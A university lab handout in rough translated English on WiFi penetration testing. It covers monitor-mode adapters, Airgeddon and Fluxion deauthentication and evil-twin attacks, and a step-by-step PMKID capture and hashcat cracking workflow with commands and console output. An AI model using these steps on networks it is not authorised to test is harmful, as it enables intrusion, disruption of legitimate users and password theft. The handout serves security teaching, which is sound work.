Laboratory works no 6

Analising WiFi networks

In general the pentest at the level of a WiFi network with a medium security (user type) is quite simple. However, there are a number of issues that need to be pursued in order to be able to use the existing tools.
First, care should be taken that the chipset used by the manufacturer supports the activation of the monitoring mode. Without these penetration tests can not be performed.
That's why you have to be careful to check every time that the model contains a chipset with these skills. You should also be aware that there are situations where for the same product name only the manufacturer's version differs to change the chipset.
Given the lack of experience that does not allow you to manually modify the sources provided by some manufacturers for the linux driver, it is recommended that you further check whether the pentest distribution (KALI, ARHLINUX, PARROT) has native support for that chipset or even for that model.
If you are on a classic Linux you must do the same check.
From the point of view of the chipset (which can be found in other adapters is recommended:
USB ID 148f:7601 Ralink Technology, Corp. MT7601U Wireless Adapter
USB ID 148f:3070 Ralink Technology, Corp. RT2870/RT3070 Wireless Adapter
USB ID 148f:5370 Ralink Technology, Corp. RT5370 Wireless Adapter
USB ID 0bda:8187 Realtek Semiconductor Corp. RTL8187 Wireless Adapter
USB ID 0bda:8189 Realtek Semiconductor Corp. RTL8187B Wireless 802.11g 54Mbps

Below are presented a number of adapters used by me in the pentest and also found on the local market.

1. **Adapter ASUS USB Nano Wireless-N150**

2. **Adapter TPLINK USB Wireless Dual Band 300 - Archer T4U v3**

AC1

3. **Adapter wireless TP-LINK TL-WN722N, v2 - USB 2.0**

4. **ALFA - awus s036h**

In general Intel adapters within laptops and those produced by Alfa are pretty much all compatible, TPlink is miserable as support - problems with recompiling and adapting drivers to use all skills in linux (on win nop) Other possible adapters (untested by me):

- TENDA W311U+
- LOGILINK WL0151
- ALLNET ALL-WA0150N
- Panda PAU09 148f:5572

It should also be noted that to cover all situations specific to the wifi pentest you need at least one adapter to provide a connection to the net (home goes utp to laptopt and integrated wifi if you are lucky plus another one that also supports monitoring). Ideally, you have three adapters and each support monitor mode.

I recall that in the course we discussed the laws under which the application is made in the event of the use of any pentest techniques without permission (mostly with criminal incidence).

Now assuming that the student has at least the minimum of hardware i.e. a net card and one that supports wifi monitoring we can proceed to the analysis of a few tools used in the wifi pentest.

The tests presented in this laboratory were carried out on Parrot the last distribution kept up to date with the news.

We'll start with a baby script that automates pretty much everything, which is Airgeddon.

It is found at https://github.com/v1s1t0r1sh3r3/airgeddon

Before you install it, it doesn't hurt to install other tools. The first is the beef buddy who is found at the

https://github.com/beefproject/beef

It gives a git clone and install and then launch all that is executable from the directory

If the update brokes at curb...

sudo apt install libcurl4 libcurl3-gnutls libcurl4-openssl-dev

sudo gem install curb --source 'https://rubygems.org/'

Must be modified in config.yaml

At the user at least the default password (bula in my case)

Also install ccze

apt ... a.s.o.

Then launch the script from the cloned directory (with sudo of course)


(debi has it in the library but at these tools I prefer the latest version)

Asks you to install some more, leave it!

Then select the network card that supports extended modes from the list.

This must be entered in monitoring mode.


Then it goes into handshake tools (with 6) and then it explores after victims with 4



In the case of the test is the network lula2019 (good router only for this because it no longer has new bios since 2007).


After scanning with Ctrl+C, a list will be displayed from which to choose the victim number

Then the script provides details again



It will start capturing the handshake

Then proceed to forced disconnection of the client from the network (already here you enter into worst illegal operations!)



Above you have an example of attempts

Obviously it often does not hit and fails and the process must be resumed thus increasing the risk of interception of this communication NEAUTORIZED by the admin or worse by some legal body that walks around.

After capture it enters the web of wpa/wpa2 decrypt offline

Here you find the options of brute force or attack based on the dictionary

Now it becomes clear why you must ssid hidden and large lengths of ssid and password wifi If it does not work you can try with evil twin attack but ... disconnects him and asks him for the wifi password again in jitters to the legitimate user which is extremely risky.

Then we go to fluxion

git clone https://github.com/wi-fi-analyzer/fluxion.git

Install php-cgi

then fluxion.sh

It has about the same options

The new style

As we noticed the old approaches involved disconnecting the authorized customer from the network which is enough to attract the attention of an administrator who made his map with the quality of the signal in each area of the subordination (scifi for Romania).
Not to mention that it falls into the DOS attack category, which is legally a big deal.
In the meantime, less intrusive approaches have also been developed. One of them is the one based on MITM i.e. in this case intercepting communication between the client and the router and extracting the password based on the analysis of those packages.
An example is one based on the use of **hcxtools** and **hashcat**. It is similar to the use of Besside-ng but has the advantage that it can also be executed on a ssh-controlled Pi rasberry (here is the trick -- because I reveal my location if I'm not an expert).
From all captured traffic we will analyze the WPA handshake areas and PMKID hashes.

After capturing a PMKID hash will be uploaded to the hashcat or any similar application to try to break the password.
Since there is also the version that uses NVIDIA as an accelerator means that a man with a good laptop can quickly break a network with a good probability. To perform the attack to find the password, you will first convert the PCAPPNG file to an intelligible form for the hashcat.
We have already set up an AWUS or a less visible plate (see at the beginning of the lab)
First we check the existence of the two tools

apt-cache search hashcat

apt-cache search hcxdumptool

Then I try a start of airmon-ng. Below is a situation in Parrot

airmon-ng start wlan0

Found 4 processes that could cause trouble.

Kill them using 'airmon-ng check kill' before putting

the card in monitor mode, they will interfere by changing channels

and sometimes putting the interface back in managed mode

PID Name

579 avahi-daemon

585 NetworkManager

589 wpa_supplicant

618 avahi-daemon

PHY Interface Driver Chipset

phy0 wlxxxxxxxxxxx rtl8187 Realtek Semiconductor Corp. RTL8187

So we must launch

airmon-ng check kill

Killing these processes:

PID Name

589 wpa_supplicant

8426 avahi-daemon

8427 avahi-daemon

Now the process is restarted

airmon-ng start wlan0

Found 2 processes that could cause trouble.

Kill them using 'airmon-ng check kill' before putting

the card in monitor mode, they will interfere by changing channels

and sometimes putting the interface back in managed mode

PID Name

8920 avahi-daemon

8921 avahi-daemon

PHY Interface Driver Chipset

phy0 wlx00c0ca65e868 rtl8187 Realtek Semiconductor Corp. RTL8187

Because we don't seem to be able to stop them with the recommended order, we're moving on to tougher approaches

systemctl disable avahi-daemon.socket

systemctl disable avahi-daemon.service

and reboot

Now we retry

airmon-ng start wlan0

Eventually we'll resume the process. It is easier to leave the board in monitoring mode on the first script. To reactivate avahi to boot

systemctl enable avahi-daemon.socket

systemctl enable avahi-daemon.service

Capture packages with hcxdump tool in the capng file from the traffic on the wifi interface put in monitoring mode under the name wlan0mon

sudo hcxdumptool -o test.pcapng -i wlan0mon --enable_status=1

Then we decode the primary data with hcxcaptool's help in the test target file.16800

hcxpcaptool -z test.16800 test.pcapng

Below is a console report of that analysis

summary capture file:

---

file name.....: test.pcapng

file type.....: pcapng 1.0

file hardware information.....: x86_64

capture device vendor information: 00c0ca

file os information.....: Linux 5.3.0-1parrot1-amd64

file application information.....: hcxdumptool 5.1.7

network type.....: DLT_IEEE802_11_RADIO (127)

endianness.....: little endian

read errors.....: flawless

minimum time stamp.....: 11.11.2019 08:42:05 (GMT)

maximum time stamp.....: 11.11.2019 08:42:34 (GMT)

packets inside.....: 199

skipped packets (damaged).....: 0

packets with GPS data.....: 0

packets with FCS.....: 191

beacons (total).....: 30

beacons (WPS info inside).....: 1

probe requests.....: 6

probe responses.....: 2

association requests.....: 3

association responses.....: 1

reassociation responses.....: 5

authentications (OPEN SYSTEM)....: 74

authentications (BROADCOM).....: 9

EAPOL packets (total).....: 30

EAPOL packets (WPA2).....: 30

PMKIDs (not zeroed - total)......: 4

PMKIDs (WPA2).....: 5

PMKIDs from access points.....: 4

EAP packets.....: 46

found.....: EAP type ID

best handshakes (total).....: 3 (ap-less: 2)

best PMKIDs (total).....: 4

summary output file(s):

---

4 PMKID(s) written to test.16800

Obviously if you leave more time or scan a single network longer there will be more data for the brute force attack

Little kitchen jobs:

let's put the libraries opencl for inntel. You are supposed to have already installed i915 firmware under linux. Install packages according to intel instructions from

https://github.com/intel/compute-runtime/releases

That means

wget https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-gmmlib_19.3.2_amd64.deb

wget https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-igc-core_1.0.2714.1_amd64.deb

wget https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-igc-opencl_1.0.2714.1_amd64.deb

wget https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-opencl_19.43.14583_amd64.deb

wget https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-ocloc_19.43.14583_amd64.deb

wget https://github.com/intel/compute-runtime/releases/download/19.43.14583/ww43.sum

sha256sum -c ww43.sum

dpkg -i *.deb

Minimal can also be installed with:

apt-get install ocl-icd-libopencl1 opencl-headers clinfo

And check with clinfo what and how:

If you have at PlatformVendor The pomp project is Not okay, it must be NVIDIA Platform Vendor, in this case delete all drivers (including those open source ones gen mesa/pozl etc.) and install driver from nvidia.com.

Now you can use hascat to try breaking with hash mode 16800 (so you can try something else if it is not next-next administrator and has other routers/configurations)

hashcat -m 16800 test.16800 -a 3 -w 3 '?l?l?l?l?l?lt!’

If you still make mooo! them with --force to the tail Then with s you can still inspect the current status

Session..........: hashcat

Status...........: Aborted (Checkpoint)

Hash.Type........: WPA-PMKID-PBKDF2

Hash.Target......: test.16800

Time.Started.....: Mon Nov 11 11:33:35 2019 (2 mins, 50 secs)

Time.Estimated...: Wed Nov 13 18:17:35 2019 (2 days, 6 hours)

Guess.Mask.....: ?l?l?l?l?l?lt! [8]

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 1568 H/s (80.30ms) @ Accel:1024 Loops:256 Thr:1 Vec:4

Recovered.....: 0/4 (0.00%) Digests, 0/1 (0.00%) Salts

Progress.....: 266240/308915776 (0.09%)

Rejected.....: 0/266240 (0.00%)

Restore.Point....: 10240/11881376 (0.09%)

Restore.Sub.#1...: Salt:0 Amplifier:25-26 Iteration:3-7

Candidates.#1....: xeazant! -> xggtert!

As an observation not to go everywhere with the analysis when we know exactly what we are following we can use the following options for hcxpcaptool

-E to get possible passwords from wifi traffic (the list will also include ESSIDs)

-I to obtain the identity of those involved in traffic

-U to get user names from wifi traffic Then these additional files can be used in hash cat.

For example

./hcxpcaptool -E essidlist -I identitylist -U usernamelist -z test.16800 test.pcapng

From this laboratory can draw a clear conclusion without custom identities for each user with certificates and a RADIUS server can not guarantee a minimum security at the level of a wifi network. The obvious advantage of the method is that you sit and drink a coffee - you collect traffic and then at home on a strong step you can dust the coding.

Homework

If you have on your laptop wifi intel that usually supports monitoring mode or you bought and added a wifi card on usb that supports this mode then you can try to analyze a router available (for the second connection you see how you handle Theme on the home: If the WIFI card does not support monitoring mode buy one of those mentioned in the lab. Then attack your personal routers on all sides and with all the tools we've been talking about. Obviously you can try other tools or approaches